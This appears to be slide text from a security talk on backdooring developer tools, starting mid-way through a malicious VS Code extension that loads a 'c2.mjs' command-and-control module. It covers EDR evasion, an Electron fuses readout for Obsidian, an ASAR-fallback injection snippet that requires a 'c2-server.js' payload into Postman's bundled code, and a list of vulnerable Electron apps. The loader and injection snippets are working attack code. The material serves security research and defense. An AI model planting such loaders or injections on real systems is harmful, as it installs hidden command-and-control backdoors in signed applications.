            if (module.default) {
                module.default();
            } else if (module.runScript) {
                module.runScript();
            } else {

            }
        })
        // err handle
        .catch((err) => {
            console.error("err importing c2.mjs:", err);
            vscode.window.showErrorMessage("load script failed");
        });
}

function deactivate() {}

module.exports = {
    activate,
    deactivate
};
```

Extension.js

Malicious VS Code Extension

- Bypass Microsoft store
- Variety of extension triggers
- Legitimate developer need
- Process specifics hidden by VS Code

VS Code Extension vs EDRs

- Local disk activity→ expected
- Extension code execution → expected
- Vs Code network activity → expected

Electron Application Backdooring

Electron Applications

- Chromium based
- BUT not sandboxed by default
  - Custom API access to OS
  - Filesystem access
  - Node js runtime
  - Network access

Electron Applications

- Why?
  - Consistency
  - Self-contained
  - Independent of host

Asar Integrity

```
PS C:\Users\titan\AppData\Local\Programs\Obsidian > npx @electron/fuses read --app
Analyzing app: obsidian.exe
Fuse Version: v1
  RunAsNode is Disabled
  EnableCookieEncryption is Disabled
  EnableNodeOptionsEnvironmentVariable is Disabled
  EnableNodeCliInspectArguments is Disabled
  EnableEmbeddedAsarIntegrityValidation is Disabled
  OnlyLoadAppFromAsar is Disabled
  LoadBrowserProcessSpecificV8Snapshot is Disabled
  GrantFileProtocolExtraPrivileges is Enabled
```

Asar Fallback

- Searches for resources/app.asar
- Fallback to unpacked resources/app/<file>
- Ability to inject code

```
1  (()=>{try {
2      require(__dirname + '/c2-server.js');
3      console.log("=== INJECTION SUCCESS ===");
4
5  } catch (e) {
6      console.log("=== INJECTION FALED ===");
7
8      console.error('Payload failed:', e);
9  }var __webpack_modules__={ "../../node_modules/@postman/hermes/in
   ("../../node_modules/@postman/hermes/src/index.js")},"../../node
   node_modules/rimraf/rimraf.js":function(e,t,n){e.exports=p,p.syn
   i=n("fs"),s=n("../../node_modules/glob/glob.js"),a=parseInt("666
   u="win32"===process.platform;function d(e){["unlink","chmod","st
   forEach(function(t){e[t]=e[t]||i[t],e[t+="Sync"]=e[t]||i[t]}),e.
   emfileWait=e.emfileWait||1e3,!1===e.glob&&(e.disableGlob=!0),e.d
```

Vulnerable Apps

Vulnerable	App Name	EXE Name	Version	Discovery Credit
✅	Microsoft Teams	`Teams.exe`	`1.7.00.13456`	Andrew Kisliakov & mr.d0x
✅	Cursor	`cursor.exe`	`0.48.7.0`	John Hammond
✅	VS Code	`code.exe`		chompie1337 & knavesec
✅	Github Desktop	`GithubDesktop.exe`	`3.4.6.0`	d_tranman & 0xBoku
✅	Postman	`Postman.exe`		clod81
✅	Obsidian	`Obsidian.exe`		clod81
✅	Joplin	`Joplin.exe`		0xAnom4ly
✅	Discord	`Discord.exe`		clod81
✅	Windsurf	`Windsurf.exe`		nero22k
✅	Figma	`Figma.exe`		WaterBucket
✅	RingCentral	`RingCentral.exe`		4y45u45c4
✅	阿里云盘	`aDrive`	`6.8.6`	Adnnlnistrator
✅	azuredatastudio	`azuredatastudio.exe`	`1.51.1`	Adnnlnistrator
✅	atom	`atom.exe`	`1.60.0`	Adnnlnistrator

Credit: Loki C2

Electron Backdooring vs EDRs

- Hijacks legitimate binaries
- Installed to user writeable locations
- Signature remains intact

Conclusion

- Direct channel → most sensitive resources
- Security controls → difficult to implement
- Developer activity blends malicious activity

Thank you!